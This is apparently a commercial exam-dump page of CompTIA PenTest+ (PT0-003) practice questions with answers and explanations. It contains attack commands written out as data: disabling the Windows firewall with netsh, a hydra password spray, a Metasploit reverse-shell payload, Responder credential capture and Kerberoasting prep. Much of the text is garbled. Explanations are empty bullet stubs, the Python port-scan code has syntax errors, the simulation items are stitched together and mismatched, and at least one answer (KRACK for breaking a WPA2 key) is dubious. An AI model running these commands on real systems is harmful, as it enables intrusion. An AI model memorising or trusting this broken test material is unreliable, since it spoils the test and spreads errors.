CompTIA

Exam Questions PT0-003

CompTIA PenTest+ Exam

About Exambible

Your Partner of IT Exam

Found in 1998

Exambible is a company specialized on providing high quality IT exam practice study materials, especially Cisco CCNA, CCDA, CCNP, CCIE, Checkpoint CCSE, CompTIA A+, Network+ certification practice exams and so on. We guarantee that the candidates will not only pass any IT exam at the first attempt but also get profound understanding about the certificates they have got. There are so many alike companies in this industry, however, Exambible has its unique advantages that other companies could not achieve.

Our Advances

* 99.9% Uptime

All examinations will be up to date.

* 24/7 Quality Support

We will provide service round the clock.

* 100% Pass Rate

Our guarantee that you will pass the exam.

* Unique Gurantee

If you do not pass the exam at the first time, we will not only arrange FULL REFUND for you, but also provide you another exam of your claim, ABSOLUTELY FREE!

NEW QUESTION 1
A penetration tester identifies an exposed corporate directory containing first and last names and phone numbers for employees. Which of the following attack techniques would be the most effective to pursue if the penetration tester wants to compromise user accounts?

A. Smishing
B. Impersonation
C. Tailgating
D. Whaling

Answer: A

Explanation:
When a penetration tester identifies an exposed corporate directory containing first and last names and phone numbers, the most effective attack technique to pursue would be smishing. Here's why:
? Understanding Smishing:
? Why Smishing is Effective:
? Alternative Attack Techniques:
==========

NEW QUESTION 2
A penetration tester needs to confirm the version number of a client's web application server. Which of the following techniques should the penetration tester use?

A. SSL certificate inspection
B. URL spidering
C. Banner grabbing
D. Directory brute forcing

Answer: C

Explanation:
Banner grabbing is a technique used to gather information about a service running on an open port, which often includes the version number of the application or server. Here??s why banner grabbing is the correct Answer
? Banner Grabbing: It involves connecting to a service and reading the welcome banner or response, which typically includes version information. This is a direct method to identify the version number of a web application server.
? SSL Certificate Inspection: While it can provide information about the server, it is not reliable for identifying specific application versions.
? URL Spidering: This is used for discovering URLs and resources within a web application, not for version identification.
? Directory Brute Forcing: This is used to discover hidden directories and files, not for identifying version information.
References from Pentest:
? Luke HTB: Shows how banner grabbing can be used to identify the versions of services running on a server.
? Writeup HTB: Demonstrates the importance of gathering version information through techniques like banner grabbing during enumeration phases.
Conclusion:
Option C, banner grabbing, is the most appropriate technique for confirming the version number of a web application server.
==========

NEW QUESTION 3
In a file stored in an unprotected source code repository, a penetration tester discovers the following line of code:
sshpass -p donotchange ssh admin@192.168.6.14
Which of the following should the tester attempt to do next to take advantage of this information? (Select two).

A. Use Nmap to identify all the SSH systems active on the network.
B. Take a screen capture of the source code repository for documentation purposes.
C. Investigate to find whether other files containing embedded passwords are in the coderepository.
D. Confirm whether the server 192.168.6.14 is up by sending ICMP probes.
E. Run a password-spraying attack with Hydra against all the SSH servers.
F. Use an external exploit through Metasploit to compromise host 192.168.6.14.

Answer: BC

Explanation:
When a penetration tester discovers hard-coded credentials in a file within an unprotected source code repository, the next steps should focus on documentation and further investigation to identify additional security issues.
? Taking a Screen Capture (Option B):
? Investigating for Other Embedded Passwords (Option C):
Pentest References:
? Initial Discovery: Discovering hard-coded credentials often occurs during source code review or automated scanning of repositories.
? Documentation: Keeping detailed records of all findings is a critical part of the penetration testing process. This ensures that all discovered vulnerabilities are reported accurately and comprehensively.
? Further Investigation: After finding a hard-coded credential, it is best practice to look for other security issues within the same repository. This might include other credentials, API keys, or sensitive information.
Steps to Perform:
? Take a Screen Capture:
? Investigate Further:
grep -r 'password' /path/to/repository
? uk.co.certification.simulator.questionpool.PList@2b499161 trufflehog --regex --entropy=True /path/to/repository
By documenting the finding and investigating further, the penetration tester ensures a comprehensive assessment of the repository, identifying and mitigating potential security risks effectively.
==========

NEW QUESTION 4
DRAG DROP
During a penetration test, you gain access to a system with a limited user interface. This machine appears to have access to an isolated network that you would like to port scan.
INSTRUCTIONS
Analyze the code segments to determine which sections are needed to complete a port scanning script.
Drag the appropriate elements into the correct locations to complete the script.
If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.

Drag and Drop Options

```
self.ports )
    try:
        s.connect((ip, port))
        print("%s:%s - OPEN" % (ip, port))

    except socket.timeout
        print("%s:%s - TIMEOUT" % (ip, port))

    except socket.error as e:
        print("%s:%s - CLOSED" % (ip, port))

    finally
        s.close()

)
```

```
exec_scan(sys.argv[1], $PORTS)
```

```
port_scan(sys.argv[1], ports)
```

```
for port in ports:
    try:
        s.connect((ip, port))
        print("%s:%s - OPEN" % (ip, port))

    except socket.timeout
        print("%s:%s - TIMEOUT" % (ip, port))

    except socket.error as e:
        print("%s:%s - CLOSED" % (ip, port))

    finally
        s.close()
```

```
(ports => 21 (ports => 22)
```

```
#!/usr/bin/python
```

```
ports = (21,22)
```

```
#!/usr/bin/ruby
```

```
run_scan(sys.argv[1],ports)
```

```
#!/usr/bin/bash
```

```
export $PORTS = 21,22
```

```
for %PORT in %PORTS)
    try:
        s.connect((ip, port))
        print("%s:%s - OPEN" % (ip, port))

    except socket.timeout
        print("%s:%s - TIMEOUT" % (ip, port))

    except socket.error as e:
        print("%s:%s - CLOSED" % (ip, port))

    finally
        s.close()
```

Immutables

```
import socket
import sys
```


```
def port_scan(ip, ports):
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.settimeout(2.0)
```

```
if __name__ == '__main__':
    if len(sys.argv) < 2
        print('Execution requires a target IP address. Exiting...')
        exit(1)
    else:
```

A. Mastered
B. Not Mastered

Answer: A

Explanation:



```
for port in ports:
    try:
        s.connect((ip, port))
        print("%s:%s - OPEN" % (ip, port))

    except socket.timeout
        print("%s:%s - TIMEOUT" % (ip, port))

    except socket.error as e:
        print("%s:%s - CLOSED" % (ip, port))

    finally
        s.close()
```

```
if __name__ == '__main__':
    if len(sys.argv) < 2
        print('Execution requires a target IP adderss. Exiting...')
        exit(1)
    else:
```

```
port_scan(sys.argv[1], ports)
```

NEW QUESTION 5
Which of the following describes the process of determining why a vulnerability scanner is not providing results?

A. Root cause analysis
B. Secure distribution
C. Peer review
D. Goal reprioritization

Answer: A

Explanation:
Root cause analysis involves identifying the underlying reasons why a problem is occurring. In the context of a vulnerability scanner not providing results, performing a root cause analysis would help determine why the scanner is failing to deliver the expected output. Here??s why option A is correct:
? Root Cause Analysis: This is a systematic process used to identify the fundamental reasons for a problem. It involves investigating various potential causes and pinpointing the exact issue that is preventing the vulnerability scanner from working correctly.
? Secure Distribution: This refers to the secure delivery and distribution of software or updates, which is not relevant to troubleshooting a vulnerability scanner.
? Peer Review: This involves evaluating work by others in the same field to ensure quality and accuracy, but it is not directly related to identifying why a tool is malfunctioning.
? Goal Reprioritization: This involves changing the priorities of goals within a project, which does not address the technical issue of the scanner not working.
References from Pentest:
? Horizontall HTB: Demonstrates the process of troubleshooting and identifying issues with tools and their configurations to ensure they work correctly.
? Writeup HTB: Emphasizes the importance of thorough analysis to understand why certain security tools may fail during an assessment.
==========

NEW QUESTION 6
A penetration tester would like to leverage a CSRF vulnerability to gather sensitive details from an application's end users. Which of the following tools should the tester use for this task?

A. Browser Exploitation Framework
B. Maltego
C. Metasploit
D. theHarvester

Answer: A

Explanation:
Cross-Site Request Forgery (CSRF) vulnerabilities can be leveraged to trick authenticated users into performing unwanted actions on a web application. The right tool for this task would help in exploiting web-based vulnerabilities, particularly those related to web browsers and interactions.
? Browser Exploitation Framework (BeEF) (Answer: A):
? Maltego (Option B):
? Metasploit (Option C):
? theHarvester (Option D):
Conclusion: The Browser Exploitation Framework (BeEF) is the most suitable tool for leveraging a CSRF vulnerability to gather sensitive details from an application's end users. It is specifically designed for browser-based exploitation, making it the best choice for this task.

NEW QUESTION 7
During a penetration test, a tester attempts to pivot from one Windows 10 system to another Windows system. The penetration tester thinks a local firewall is blocking connections. Which of the following command-line utilities built into Windows is most likely to disable the firewall?

A. certutil.exe
B. bitsadmin.exe
C. msconfig.exe
D. netsh.exe

Answer: D

Explanation:
? Understanding netsh.exe:
? Disabling the Firewall:
netsh advfirewall set allprofiles state off
? Usage in Penetration Testing:
? References from Pentesting Literature: References:
? Penetration Testing - A Hands-on Introduction to Hacking
? HTB Official Writeups
==========

NEW QUESTION 8
After a recent penetration test was conducted by the company's penetration testing team, a systems administrator notices the following in the logs:
2/10/2023 05:50AM C:\users\mgranite\schtasks /query
2/10/2023 05:53AM C:\users\mgranite\schtasks /CREATE /SC DAILY
Which of the following best explains the team's objective?

A. To enumerate current users
B. To determine the users' permissions
C. To view scheduled processes
D. To create persistence in the network

Answer: D

Explanation:
The logs indicate that the penetration testing team??s objective was to create persistence in the network.
? Log Analysis:
? Persistence:
? Other Options:
Pentest References:
? Post-Exploitation: Establishing persistence is a key objective after gaining initial access to ensure continued access.
? Scheduled Tasks: Utilizing Windows Task Scheduler to run scripts or programs automatically at specified times as a method for maintaining access.
By creating scheduled tasks, the penetration testing team aims to establish persistence, ensuring they can retain access to the system over time.
==========

NEW QUESTION 9
A penetration tester enumerates a legacy Windows host on the same subnet. The tester needs to select exploit methods that will have the least impact on the host's operating
stability. Which of the following commands should the tester try first?

A. responder -I eth0 john responder_output.txt <rdp to target>
B. hydra -L administrator -P /path/to/pwlist.txt -t 100 rdp://<target_host>
C. msf > use <module_name> msf > set <options> msf > set PAYLOAD windows/meterpreter/reverse_tcp msf > run
D. python3 ./buffer_overflow_with_shellcode.py <target> 445

Answer: A

Explanation:
Responder is a tool used for capturing and analyzing NetBIOS, LLMNR, and MDNS queries to perform various man-in-the-middle (MITM) attacks. It can be used to capture hashed credentials, which can then be cracked offline. Using Responder has the least impact on the host's operating stability compared to more aggressive methods like buffer overflow attacks or payload injections.
? Understanding Responder:
? Command Breakdown:
? Why This is the Best Choice:
? References from Pentesting Literature: Step-by-Step ExplanationReferences:
? Penetration Testing - A Hands-on Introduction to Hacking
? HTB Official Writeups
==========

NEW QUESTION 10
A penetration tester needs to test a very large number of URLs for public access. Given the following code snippet:
1 import requests
2 import pathlib
3
4 for url in pathlib.Path("urls.txt").read_text().split("\n"):
5 response = requests.get(url) 6 if response.status == 401:
7 print("URL accessible")
Which of the following changes is required?

A. The condition on line 6
B. The method on line 5
C. The import on line 1
D. The delimiter in line 3

Answer: A

Explanation:
? Script Analysis:
? Error Identification:
? Correct Condition:
? Corrected Script:
Pentest References:
? In penetration testing, checking the accessibility of multiple URLs is a common task, often part of reconnaissance. Identifying publicly accessible resources can reveal potential entry points for further testing.
? The requests library in Python is widely used for making HTTP requests and handling responses. Understanding HTTP status codes is crucial for correctly interpreting the results of these requests.
By changing the condition to check for a 200 status code, the script will correctly identify and print URLs that are publicly accessible.
==========

NEW QUESTION 10
During an assessment, a penetration tester runs the following command: setspn.exe -Q /
Which of the following attacks is the penetration tester preparing for?

A. LDAP injection
B. Pass-the-hash
C. Kerberoasting
D. Dictionary

Answer: C

Explanation:
Kerberoasting is an attack that involves requesting service tickets for service accounts from a Kerberos service, extracting the service tickets, and attempting to crack them offline to retrieve the plaintext passwords.
? Understanding Kerberoasting:
? Command Breakdown:
? Kerberoasting Steps:
? References from Pentesting Literature: Step-by-Step ExplanationReferences:
? Penetration Testing - A Hands-on Introduction to Hacking
? HTB Official Writeups
==========

NEW QUESTION 13
A penetration tester plans to conduct reconnaissance during an engagement using readily available resources. Which of the following resources would most likely identify hardware and software being utilized by the client?

A. Cryptographic flaws
B. Protocol scanning
C. Cached pages
D. Job boards

Answer: D

Explanation:
? Reconnaissance:
? Job Boards:
? Examples of Job Boards:
Pentest References:
? OSINT (Open Source Intelligence): Using publicly available sources to gather information about a target.
? Job boards are a key source of OSINT, providing indirect access to the internal technologies of a company.
? This information can be used to tailor subsequent phases of the penetration test, such as vulnerability scanning and exploitation, to the specific technologies identified.
By examining job boards, a penetration tester can gain insights into the hardware and software environments of the target, making this a valuable reconnaissance tool.
==========

NEW QUESTION 14
A penetration tester is conducting reconnaissance on a target network. The tester runs the following Nmap command: nmap -sv -sT -p - 192.168.1.0/24. Which of the following
describes the most likely purpose of this scan?

A. OS fingerprinting
B. Attack path mapping
C. Service discovery
D. User enumeration

Answer: C

Explanation:
The Nmap command nmap -sv -sT -p- 192.168.1.0/24 is designed to discover services on a network. Here is a breakdown of the command and its purpose:
? Command Breakdown:
? Purpose of the Scan:
Conclusion: The nmap -sv -sT -p- 192.168.1.0/24 command is most likely used for service discovery, as it aims to identify all running services and their versions on the target subnet.

NEW QUESTION 15
A penetration tester is evaluating a SCADA system. The tester receives local access to a workstation that is running a single application. While navigating through the application, the tester opens a terminal window and gains access to the underlying operating system. Which of the following attacks is the tester performing?

A. Kiosk escape
B. Arbitrary code execution
C. Process hollowing
D. Library injection

Answer: A

Explanation:
A kiosk escape involves breaking out of a restricted environment, such as a kiosk or a single application interface, to access the underlying operating system.
Here??s why option A is correct:
? Kiosk Escape: This attack targets environments where user access is intentionally
limited, such as a kiosk or a dedicated application. The goal is to break out of these restrictions and gain access to the full operating system.
? Arbitrary Code Execution: This involves running unauthorized code on the system,
but the scenario described is more about escaping a restricted environment.
? Process Hollowing: This technique involves injecting code into a legitimate process, making it appear benign while executing malicious activities.
? Library Injection: This involves injecting malicious code into a running process by
loading a malicious library, which is not the focus in this scenario.
References from Pentest:
? Forge HTB: Demonstrates techniques to escape restricted environments and gain broader access to the system.
? Horizontall HTB: Shows methods to break out of limited access environments, aligning with the concept of kiosk escape.
Conclusion:
Option A, Kiosk escape, accurately describes the type of attack where a tester breaks out of a restricted environment to access the underlying operating system.
==========

NEW QUESTION 18
During an engagement, a penetration tester needs to break the key for the Wi-Fi network that uses WPA2 encryption. Which of the following attacks would accomplish this objective?

A. ChopChop
B. Replay
C. Initialization vector
D. KRACK

Answer: D

Explanation:
To break the key for a Wi-Fi network that uses WPA2 encryption, the penetration tester should use the KRACK (Key Reinstallation Attack) attack.

? KRACK (Key Reinstallation Attack):
? Other Attacks:
Pentest References:
? Wireless Security: Understanding vulnerabilities in Wi-Fi encryption protocols, such as WPA2, and how they can be exploited.
? KRACK Attack: A significant vulnerability in WPA2 that requires specific techniques to exploit.
By using the KRACK attack, the penetration tester can break WPA2 encryption and gain unauthorized access to the Wi-Fi network.
Top of Form Bottom of Form
==========

NEW QUESTION 19
A penetration tester is developing the rules of engagement for a potential client. Which of the following would most likely be a function of the rules of engagement?

A. Testing window
B. Terms of service
C. Authorization letter
D. Shared responsibilities

Answer: A

Explanation:
The rules of engagement define the scope, limitations, and conditions under which a penetration test is conducted. Here??s why option A is correct:
? Testing Window: This specifies the time frame during which the penetration testing activities are authorized to occur. It is a crucial part of the rules of engagement to ensure the testing does not disrupt business operations and is conducted within agreed-upon hours.
? Terms of Service: This generally refers to the legal agreement between a service provider and user, not specific to penetration testing engagements.
? Authorization Letter: This provides formal permission for the penetration tester to perform the assessment but is not a component of the rules of engagement.
? Shared Responsibilities: This refers to the division of security responsibilities between parties, often seen in cloud service agreements, but not specifically a function of the rules of engagement.
References from Pentest:
? Luke HTB: Highlights the importance of clearly defining the testing window in the rules of engagement to ensure all parties are aligned.
? Forge HTB: Demonstrates the significance of having a well-defined testing window to avoid disruptions and ensure compliance during the assessment.
==========

NEW QUESTION 23
SIMULATION
SIMULATION
Using the output, identify potential attack vectors that should be further investigated.

- Weak Apache Tomcat Credentials
- Null session enumeration
- Weak SMB file permissions
- Webdav file upload
- ARP spoofing
- SNMP enumeration
- Fragmentation attack
- FTP anonymous login

NMAP Scan Output

```
Host is up (0.00079s latency).
Not shown: 96 closed ports
PORT STATS SERVICE VERSION
88/tcp open kerberos-sec?
139/tcp open netbios-ssn
389/tcp open ldap?
445/tcp open microsoft-ds?
MAC Address: 08:00:27:81:B1:DF (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.4.X
OS CPE: cpe:/o:linux_kernel:2.4.21
OS details: Linux 2.4.21
Network Distance: 1 hop

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
# Scan done at Fri Oct 13 10:03:06 2017 - 1 IP address (1 host up) scanned in 26.80 seconds
```

-Pn

-sV

-p 1-1023

192.168.2.1-100

nmap

nc

--top-ports=100

--top-ports=1000

hping

-sL

-sU

-O

192.168.2.2

NMAP Scan Output

```
Host is up (0.00079s latency).
Not shown: 96 closed ports
PORT STATS SERVICE VERSION
88/tcp open kerberos-sec?
139/tcp open netbios-ssn
389/tcp open ldap?
445/tcp open microsoft-ds?
MAC Address: 08:00:27:81:B1:DF (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.4.X
OS CPE: cpe:/o:linux_kernel:2.4.21
OS details: Linux 2.4.21
Network Distance: 1 hop

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
# Scan done at Fri Oct 13 10:03:06 2017 - 1 IP address (1 host up) scanned in 26.80 seconds
```

ports – [21, 22]

{:ports => 21:ports => 22}

#!/usr/bin/python

```
for $PORT in $PORTS:
        try:
            s.connect((ip, port))
            print("%s:%s – OPEN" % (ip, port))

        except socket.timeout
            print("%s:%s – TIMEOUT" % (ip, port))

        except socket.error as e:
            print("%s:%s – CLOSED" % (ip, port))

        finally:
            s.close()
```

export $PORTS = 21,22

